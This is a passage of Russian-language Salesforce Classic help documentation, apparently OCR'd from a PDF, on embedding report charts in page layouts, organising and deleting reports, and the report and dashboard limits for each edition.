
   Выполненный отчет, экспортированный в фоновом режиме, может быть просмотрен в списке «Экспорты отчетов в фоновом режиме» в течение 48 часов. По истечении 48 часов отчет автоматически удаляется.

   Важное замечание: Отчеты, удаленные из списка «Экспорты отчетов в фоновом режиме», удаляются без возможности восстановления и *не* перемещаются в корзину.

4. Чтобы просмотреть отчеты, экспортированные в фоновом режиме за время просмотра списка «Экспорты отчетов в фоновом режиме», нажмите кнопку **«Обновить список»**.

Встроенные диаграммы отчета

Раньше пользователям приходилось открывать вкладку «Отчеты» для поиска нужных данных. Теперь вся ценная информация может отображаться пользователям прямо на часто просматриваемых страницах. Чтобы включить данную возможность, вставьте диаграммы отчета на страницы сведений для объектов. Диаграммы, добавленные на страницы, позволяют пользователям принимать обдуманные решения только на основе отображаемых данных (без поиска в других областях системы). Например, запись возможности отображает важные данные прямо на соответствующей странице сведений.



1. Пример диаграмм отчета на странице организации
   Данный пример рассматривает две встроенные диаграммы отчета на странице сведений об организации, где одна диаграмма отображает ожидаемые продажи, а вторая — открытые обращения по поддержке. Данные диаграммы позволяют менеджеру по работе с клиентами быстро оценить активность и благосостояние организации.
2. Добавление диаграммы отчета в макет страницы
   Чтобы вставить диаграмму отчета на страницы объектов, измените макет страницы объекта посредством расширенного редактора макетов страниц и добавьте диаграмму.
3. Настройка диаграммы отчета в макете страницы
   Диаграмма отчета, добавленная на страницу, может быть настроена посредством диалогового окна «Свойства диаграммы» редактора макетов страниц.
4. Ограничения для диаграмм отчета на страницах
   Ниже перечислены ограничения по добавлению диаграмм на страницы сведений.

Пример диаграмм отчета на странице организации


Данный пример рассматривает две встроенные диаграммы отчета на странице сведений об организации, где одна диаграмма отображает ожидаемые продажи, а вторая — открытые обращения по поддержке. Данные диаграммы позволяют менеджеру по работе с клиентами быстро оценить активность и благосостояние организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Диаграммы отчета на странице организации



1. Диаграмма по ожидаемым продажам отображает возможности организации на разных этапах, включая две реализованные возможности. Чтобы просмотреть значение каждой возможности, наведите указатель мыши на диаграмму. (Если диаграмма исходного отчета поддерживает отображение всплывающих сведений, то значения отображаются выделенными.) При необходимости щелкните диаграмму, откройте отчет и просмотрите дополнительные сведения для данных возможностей.
2. Диаграмма по открытым обращениям отображает две нерешенные проблемы по поддержке организации. При необходимости щелкните диаграмму, детализируйте отчет для просмотра сведений об обращении и проконтролируйте решение данных проблем сотрудниками службы поддержки.


Добавление диаграммы отчета в макет страницы

Чтобы вставить диаграмму отчета на страницы объектов, измените макет страницы объекта посредством расширенного редактора макетов страниц и добавьте диаграмму.

Прежде чем добавить диаграмму, убедитесь в выполнении перечисленных ниже условий.

- Исходный отчет хранится в папке, доступной соответствующим пользователям. Отчеты, хранящиеся в личных папках, не могут быть добавлены на страницу.
- Исходный отчет является сводным или матричным.
- Исходный отчет содержит диаграмму.

1. Откройте редактор макетов страниц для объекта, к которому добавляется диаграмма.
2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
3. Щелкните **«Диаграммы отчета»**.



4. Введите имя отчета в поле «Быстрый поиск», щелкните значок и выберите нужную диаграмму отчета.

   Палитра «Диаграммы отчета» позволяет отображать не более 200 недавно просмотренных отчетов по типу диаграммы.
5. Перетащите диаграмму в новый или текущий раздел макета.
6. Чтобы настроить диаграмму, щелкните значок .
7. Нажмите кнопку **«Сохранить»**.

   Диаграммы отчета не поддерживают параметр **«Предварительный просмотр как»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов страниц:

- Просмотр настройки и конфигурации

Для редактирования макетов страниц:

- «Настройка приложения»

СМ. ТАКЖЕ:

Настройка диаграммы отчета в макете страницы

Пример диаграмм отчета на странице организации

Ограничения для диаграмм отчета на страницах

Поиск по параметрам управления объектами

Макеты страниц

Макеты страниц

Настройка диаграммы отчета в макете страницы

Диаграмма отчета, добавленная на страницу, может быть настроена посредством диалогового окна «Свойства диаграммы» редактора макетов страниц.

1. Скрытие диаграммы отчета, отображающей ошибку
   Иногда страница сведений может по каким-либо причинам отображать ошибку вместо данных диаграммы. Наличие ошибки делает диаграмму малопригодной для использования; при необходимости такая диаграмма может быть скрыта.
2. Фильтрация диаграмм отчета для отображения данных, соответствующих странице
   Как правило, отфильтрованные диаграммы отображают соответствующие данные, если тип отчета диаграммы содержит совпадающее поле кода для записи (например, код организации для записи организации). Периодически диаграммы отображают неотфильтрованные данные. Диаграмма, тип отчета которой поддерживает поиск совпадающего поля кода, может быть настроена для фильтрации.
3. Обновление данных диаграммы отчета
   Как правило, диаграммы обновляют свои данные каждые 24 часа. При необходимости диаграмма может обновляться при каждом открытии соответствующей страницы. Данный параметр обновления доступен в диалоговом окне «Свойства диаграммы» редактора макетов страниц. Тем не менее, рекомендуем использовать ежедневное обновление, так как при выборе данного параметра пользователи будут быстро достигать установленного ограничения по обновлению или дожидаться завершения обновления для просмотра данных диаграммы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов страниц:

- Просмотр настройки и конфигурации

Для редактирования макетов страниц:

- «Настройка приложения»

Скрытие диаграммы отчета, отображающей ошибку

Иногда страница сведений может по каким-либо причинам отображать ошибку вместо данных диаграммы. Наличие ошибки делает диаграмму малопригодной для использования; при необходимости такая диаграмма может быть скрыта.

Чтобы скрыть подобную диаграмму, установите флажок **«Скрыть диаграмму с ошибкой»** в диалоговом окне «Свойства диаграммы» редактора макетов страниц.



Ниже перечислены возможные причины отображения ошибки на странице.

- Недоступность поля, используемого для фильтрации.
- Недоступность папки отчетов.
- Удаление диаграммы из отчета.
- Изменение определения отчета.
- Недоступность самого отчета.

Фильтрация диаграмм отчета для отображения данных, соответствующих странице

Как правило, отфильтрованные диаграммы отображают соответствующие данные, если тип отчета диаграммы содержит совпадающее поле кода для записи (например, код организации для записи организации). Периодически диаграммы отображают неотфильтрованные данные. Диаграмма, тип отчета которой поддерживает поиск совпадающего поля кода, может быть настроена для фильтрации.


Разрешение фильтрации диаграммы

Диаграмма, тип отчета которой не содержит совпадающего поля кода для записи, недоступна для фильтрации. Взамен, диаграмма отображает все данные.

Диаграмма отчета по открытым обращениям отображает в записи организации данные для всех организаций. Чтобы разрешить фильтрацию диаграммы, измените макет типа настраиваемого отчета по обращениям и добавьте поле «Код организации» посредством области поиска. Теперь просмотр записи организации инициирует фильтрацию диаграммы.

Выбор соответствующего фильтра

Диаграмма может не отображать данные при наличии нескольких полей кода, доступных для фильтрации. В подобных случаях нужное поле кода может быть выбрано посредством раскрывающегося списка **«Отфильтровано по:»** в диалоговом окне «Свойства диаграммы». Диаграмма по открытым возможностям в записях организаций фильтруется по полю «Код организации–партнера»; данная фильтрация малопригодна для использования. Чтобы выполнить фильтрацию по записи организации, пользователь может изменить свойства диаграммы и выбрать поле «Код организации» из раскрывающегося списка.



Прим.: Диаграммы, исходный отчет которых содержит более 20 фильтров поля, не могут быть отфильтрованы.

Обновление данных диаграммы отчета

Как правило, диаграммы обновляют свои данные каждые 24 часа. При необходимости диаграмма может обновляться при каждом открытии соответствующей страницы. Данный параметр обновления доступен в диалоговом окне «Свойства диаграммы» редактора макетов страниц. Тем не менее, рекомендуем использовать ежедневное обновление, так как при выборе данного параметра пользователи будут быстро достигать установленного ограничения по обновлению или дожидаться завершения обновления для просмотра данных диаграммы.

Ежедневное обновление

Диаграммы обновляют свои данные каждые 24 часа. Чтобы просмотреть самые последние данные, нажмите кнопку **«Обновить»** в диаграмме.

Обновление при открытии страницы

Чтобы изменить способ обновления диаграммы, установите флажок **«Обновлять при каждом открытии страницы»** в диалоговом окне «Свойства диаграммы» редактора макетов страниц. Данный параметр инициирует обновление диаграммы при каждом открытии соответствующей страницы. Ниже перечислены две причины, по которым данный параметр является нерекомендуемым.

- Пользователи могут быстро достигать установленного ограничения по обновлению диаграммы. Обновления учитываются почасовым ограничением для каждого пользователя и организации.
- Пользователи могут просматривать данные диаграммы только после завершения выполнения отчетов.

Ограничения для диаграмм отчета на страницах

Ниже перечислены ограничения по добавлению диаграмм на страницы сведений.

- Каждая страница может содержать не более двух диаграмм отчета.
- Диаграммы отчета могут быть добавлены только из расширенного редактора макетов страниц. Мини-консоль и исходный редактор макетов страниц не поддерживаются.
- Страницы сведений позволяют обновлять каждые 60 минут не более 100 диаграмм отчета.
- Организация может обновлять каждые 60 минут не более 3 000 диаграмм отчета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

СМ. ТАКЖЕ:

Добавление диаграммы отчета в макет страницы

Пример диаграмм отчета на странице организации

Систематизация отчетов

Сортировка отчетов по папкам и удаление ненужных отчетов позволяют упростить процесс их поиска. При большом числе отчетов рекомендуем использовать поле поиска.

1. Поиск отчета

   Система позволяет искать отчеты по имени, описанию, автору или последнему редактору. Чтобы уточнить результаты поиска, рекомендуем использовать фильтрацию, сортировку или поиск в выбранной папке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

2. Извлечение нужной информации из спискового представления вкладки «Отчеты»

   Вкладка «Отчеты» поддерживает просмотр нужных сведений об отчетах путем изменения размера или порядка отображения, сокрытия и сортировки столбцов, а также выбора количества записей для отображения в списковом представлении.

3. Печать отчета

   Чтобы распечатать отчет на странице запуска отчета, воспользуйтесь функцией печати, доступной в обозревателе.

4. Фиксация избранных папок отчетов

   Система позволяет фиксировать часто используемые папки отчетов и панелей мониторинга вверху списка, исключая необходимость их регулярного поиска.

5. Скрытие неиспользуемых типов отчетов

   Если пользователи применяют только часть из доступных стандартных типов отчетов, остальные можно скрыть.

6. Перемещение отчетов или панелей мониторинга между папками

   Рекомендуем хранить отчеты и панели мониторинга в папках, которые отображают их функции и целевую аудиторию. При необходимости отчеты и панели мониторинга могут быть перенесены из одной папки в другую.

7. Удаление отчета

   Выбранный отчет может быть удален на вкладке «Отчеты» или на странице запуска отчета.

Поиск отчета

Система позволяет искать отчеты по имени, описанию, автору или последнему редактору. Чтобы уточнить результаты поиска, рекомендуем использовать фильтрацию, сортировку или поиск в выбранной папке.

1. Заполните поле поиска на вкладке «Отчеты».

   При этом поиск выполняется по всем папкам. Фильтры *«Все элементы»* и *«Все типы»* позволяют выполнить поиск по всему содержимому папки.

   Система Salesforce выполняет поиск по следующим полям: **«Имя»**, **«Описание»**, **«Последнее изменение сделано»** или **«Создал»**. Результаты содержат только точные соответствия заданным критериям поиска.

   Если функция присвоения тегов включена и добавлена в настраиваемый отчет или панель мониторинга, выполните поиск по тегам посредством поля глобального поиска.

2. Чтобы уточнить результаты поиска, воспользуйтесь указанными ниже параметрами.

Критерий уточнения результатов	Действия
Тип	Выберите нужный фильтр: • *Отчеты* • *Панели мониторинга* • *Все типы* Фильтры типа не применяются к шаблонам отчетов в стандартных папках отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска отчетов:
- Запуск отчетов

Для поиска панелей мониторинга:
- «Запуск отчетов» И доступ к папке панелей мониторинга

Критерий уточнения результатов	Действия
View	Выберите нужный фильтр: • *Все элементы* • *Недавно просмотренные* • *Созданные элементы* • *Отслеживаемые элементы* Фильтры представления.
Выбранная папка	Выберите нужную папку и заполните поле поиска. Фильтры *«Все элементы»* и *«Все типы»* позволяют выполнить поиск по всему содержимому папки.
Сортировка	Щелкните в любом столбце и выберите параметр **«Сортировка по возрастанию»** или **«Сортировка по убыванию»**. Сортировка применяется ко всем элементам спискового представления, включая элементы на следующих страницах.Параметры столбца

Извлечение нужной информации из спискового представления вкладки «Отчеты»

Вкладка «Отчеты» поддерживает просмотр нужных сведений об отчетах путем изменения размера или порядка отображения, сокрытия и сортировки столбцов, а также выбора количества записей для отображения в списковом представлении.

- Чтобы настроить списковое представление, выполните указанные ниже действия.

Параметр	Описание
Чтобы изменить размер столбца	Перетащите правое поле столбца.
Чтобы скрыть столбец	Щелкните ▾ > **«Столбцы»** в любом столбце и снимите флажок напротив нужного столбца.
Чтобы изменить порядок отображения столбцов	Перетащите столбец в нужную область.
Чтобы выполнить сортировку столбца	Щелкните ▾ в любом столбце и выберите параметр **«Сортировка по возрастанию»** или **«Сортировка по убыванию»**. Сортировка применяется ко всем элементам спискового представления, включая элементы на следующих страницах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Отчеты»:

- Запуск отчетов

Параметр	Описание
Чтобы изменить количество записей, доступных на странице	Щелкните значок ▼ в нижнем левом углу списка и выберите нужное число. Одновременно можно просматривать 10, 25, 50, 100 или 200 записей. После изменения данного параметра отображается первая страница результатов. Обратите внимание, что количество записей во всем списке остается неизменным. Параметр отображения записей на вкладке «Отчеты» не влияет на списковые представления, доступные в других областях Salesforce.

Печать отчета

Чтобы распечатать отчет на странице запуска отчета, воспользуйтесь функцией печати, доступной в обозревателе.

- Нажмите кнопку **«Версия для печати»** на странице запуска отчета.
- При этом откроется диалоговое окно обозревателя, позволяющее выполнить одно из указанных ниже действий.
  - Откройте отчет в текущем обозревателе и воспользуйтесь функцией печати, доступной в обозревателе.
  - Сохраните отчет в виде файла Excel и воспользуйтесь функцией печати, доступной в приложении Excel.

СМ. ТАКЖЕ:

Экспорт отчета

ВЕРСИИ

Доступно в Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для печати отчетов:

- Запуск отчетов и Экспорт отчетов

Фиксация избранных папок отчетов

Система позволяет фиксировать часто используемые папки отчетов и панелей мониторинга вверху списка, исключая необходимость их регулярного поиска.

1. Наведите указатель мыши на нужную папку в списке папок отчетов и панелей мониторинга и щелкните значок .



ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

2. Выберите пункт **«Фиксировать сверху»**.
   Данное действие инициирует перемещение папки наверх списка папок.

Каждая новая зафиксированная папка перемещается наверх списка и отображается над другими зафиксированными папками. Чтобы переместить зафиксированную папку наверх списка, выполните повторную фиксацию.

Скрытие неиспользуемых типов отчетов

Если пользователи применяют только часть из доступных стандартных типов отчетов, остальные можно скрыть.

1. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
2. Установите флажок **«Выбрать типы отчетов для сокрытия»**.
   Отчет, помеченный зеленой галочкой, доступен всем пользователям.
3. Чтобы скрыть тип отчета, щелкните по галочке, и она изменится на X.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для скрытия неиспользованных отчетов:

- Управление типами настраиваемых отчетов



Скрытые типы отчетов не отображаются при использовании поля поиска на странице «Создать отчет».

Папка, содержащая только скрытые типы отчетов, не отображается. Однако, если впоследствии сделать видимым тип отчета в диалоговом окне «Выбрать типы отчетов для сокрытия», папка снова будет отображаться.

Перемещение отчетов или панелей мониторинга между папками

Рекомендуем хранить отчеты и панели мониторинга в папках, которые отображают их функции и целевую аудиторию. При необходимости отчеты и панели мониторинга могут быть перенесены из одной папки в другую.

Прим.: Прежде чем переместить элементы в другую папку, убедитесь в наличии полномочия на редактирование папок. Режим доступности не поддерживает перемещение элементов путем перетаскивания.

Чтобы переместить отчет или панель мониторинга в другую папку, перетащите нужный элемент спискового представления в папку отчетов или панелей мониторинга на панели «Папки».

1. Выберите нужный элемент в списковом представлении на вкладке «Отчеты».
2. Перетащите элемент в целевую папку на панели «Папки».

   Зеленый значок галочки (1), отображающийся при перетаскивании элемента в выбранную папку, подтверждает возможность его переноса. В противном случае отображается красный значок ( ).

   Ниже перечислены рекомендации по перемещению элементов.

   - Одновременно можно перетаскивать только один элемент.
   - Элементы установленных пакетов AppExchange или стандартных папок отчетов не могут быть перенесены в другие папки.
   - Отчеты могут быть перенесены в папки отчетов, а панели мониторинга — в папки панелей мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Отчеты»:

- Запуск отчетов

Удаление отчета

Выбранный отчет может быть удален на вкладке «Отчеты» или на странице запуска отчета.

1. Чтобы удалить отчет, выполните одно из указанных ниже действий.

Параметр	Описание
Удаление на вкладке «Отчеты»	Нажмите кнопку ▼ > **«Удалить»** напротив нужного отчета.
Удаление на странице запуска отчета	Нажмите кнопку **«Удалить»**.

2. Нажмите кнопку **«OK»**.

   Удаленные отчеты перемещаются в корзину. Отчеты, хранящиеся в личных папках других пользователей, не могут быть удалены. Отчеты, используемые компонентами панели мониторинга или отчетными снимками, могут быть удалены только после удаления соответствующего компонента панели мониторинга или отчетного снимка.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления отчетов в папке «Мои личные настраиваемые отчеты»:

- Создание и настройка отчетов

Для удаления отчетов в общедоступных папках:

- Управление общедоступными отчетами

Ограничения для отчетов

При создании отчета по данным учитывайте следующие ограничения.

Ограничения отчетов и панелей мониторинга Salesforce

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Типы настраиваемых отчетов (Ограничения применяются ко всем типам настраиваемых отчетов	—			50	200	2 000	400

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
независимо от статуса разработки.)							
Фильтры панели мониторинга				3 на панель мониторинга			
Динамические панели мониторинга на организацию	—				Не более 5	Не более 10	Не более 3
Количество фильтров поля на отчет[1]	20						
Количество формул в отчете	5						
Отчетные снимки	—			1[2,3,4]	1[2]	2[2]	1[2,3,4]
Запланированные обновления панели мониторинга	—				1[2]	2[2]	—
Количество запланированных отчетов в час (Размер электронного отчета не должен превышать 10 МБ.)	—			1[2,3,5]	1[2]	2[2]	1[2,3,5]

[1] Данные ограничения применяются к конструктору отчетов. При использовании мастера отчетов ограничение равно 10.

[2] Всего не более 200.

[3] Только часы неполной нагрузки (промежуток времени между 18:00 и 03:00 по местному времени).

[4] Ограничено до одного предпочтительного времени начала в день.

[5] Ограничено до трех предпочтительных моментов времени начала в день.

Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц.

Описанные ниже ограничения для отчетов Salesforce и панелей мониторинга действуют во всех поддерживаемых версиях.

Ограничения для отчетов

- Область предварительного просмотра конструктора отчетов содержит не более 20 строк для сводных и матричных отчетов и 50 строк для табличных отчетов.

- В диаграмме может использоваться не более 250 групп или 4 000 значений. При отображении сообщения об ошибке, уведомляющего о наличии слишком большого количества групп или значений, рекомендуем воспользоваться фильтрами отчета. В комбинированных диаграммах учитываются все группы и значения.
- В отчетах отображается не более 2 000 строк. Чтобы просмотреть все строки, экспортируйте отчет в Excel или воспользуйтесь печатной версией табличных и сводных отчетов. Составные отчеты не поддерживают экспорт, а печатная версия отображает не более 20 000 строк.
  - Если функция «Показать сведения» отключена, то сводные и матричные отчеты отображают только первые 2 000 группировок.
  - В матричных отчетах отображается не более 400 000 итоговых значений.
  - Если функция «Показать сведения» отключена, то матричные отчеты отображают не более 2 000 группировок по вертикальной оси. Если отчет содержит более 400 000 итоговых значений, то сначала уменьшается количество строк (до 2 000 группировок), а затем уменьшается количество столбцов (пока количество итоговых значений не достигнет 400 000).
  - Матричные отчеты, возвращающие более 2 000 строк, не показывают подробные сведения. При нажатии кнопки **«Показать сведения»** ничего не происходит. Этот отчет можно просматривать только со скрытыми сведениями.
- В заголовке отчета Lightning Experience отображается до пяти показателей. Показатели, например итоговые поля, показываются в том порядке, в котором они появляются в отчете, слева направо. Если итоговая сумма представлена, она всегда отображается.
- Когда отчеты с группировками просматриваются в Salesforce1, они преобразуются в табличные отчеты.
- По умолчанию время выполнения отчетов составляет 10 минут.
- Каждый блок составного отчета может содержать не более 100 столбцов. Составной отчет может содержать не более 5 блоков.
- Каждый блок составного отчета может содержать не более 10 настраиваемых формул резюмирования. Составной отчет может содержать не более 50 настраиваемых формул резюмирования.
- Каждый составной отчет может содержать не более 10 настраиваемых формул резюмирования кросс-блока.
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание» или «Сведения о решении») поиск выполняется только по первой 1 000 символов.
- В отчете отображаются только первые 254 символа области подробного или обогащенного текста.
- Поля резюмирования в табличных, сводных и матричных отчетах могут отображать не более 21 символа.
- Отчеты не могут быть отфильтрованы по настраиваемым полям типа «Область подробного текста».
- Составные отчеты требуют включения новой темы пользовательского интерфейса. В противном случае пользователи не могут создавать, редактировать и запускать составные отчеты.
- Отчеты по прогнозам включают только те возможности, которые должны быть закрыты в выбранный период прогноза, кроме возможностей, которым назначена категория прогноза «Пропущено».
- Обозреватель Internet Explorer 6 не поддерживает составные отчеты.
- Допустимый диапазон величин следующий. Максимальное допустимое значение: 999999999999999. Минимальное допустимое значение: -99999999999999.

Ограничения для панелей мониторинга

- Фильтр панели мониторинга может иметь не более 50 параметров. По умолчанию: 10 параметров. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce.
- Каждая панель мониторинга может содержать не более 20 компонентов.

- Фильтрация по полям области не поддерживается. При необходимости воспользуйтесь отчетом, отфильтрованным по полю области на странице панели мониторинга.
- В таблице или диаграмме панели мониторинга может быть показано не более 20 фотографий.
- Повторное обновление панели мониторинга выполняется не ранее чем через одну минуту.

Ограничения для типов отчетов

- Тип настраиваемого отчета может содержать не более 60 ссылок на объекты. Например, при ограничении типа отчета четырьмя взаимосвязями объекта поле поиска позволяет выбирать поля дополнительных 56 объектов. Тем не менее при выполнении отчета, созданного на основе типа настраиваемого отчета и содержащего столбцы не менее чем из 20 разных объектов, отображается сообщение об ошибке.
- Каждый тип настраиваемого отчета может содержать не более 1 000 полей.

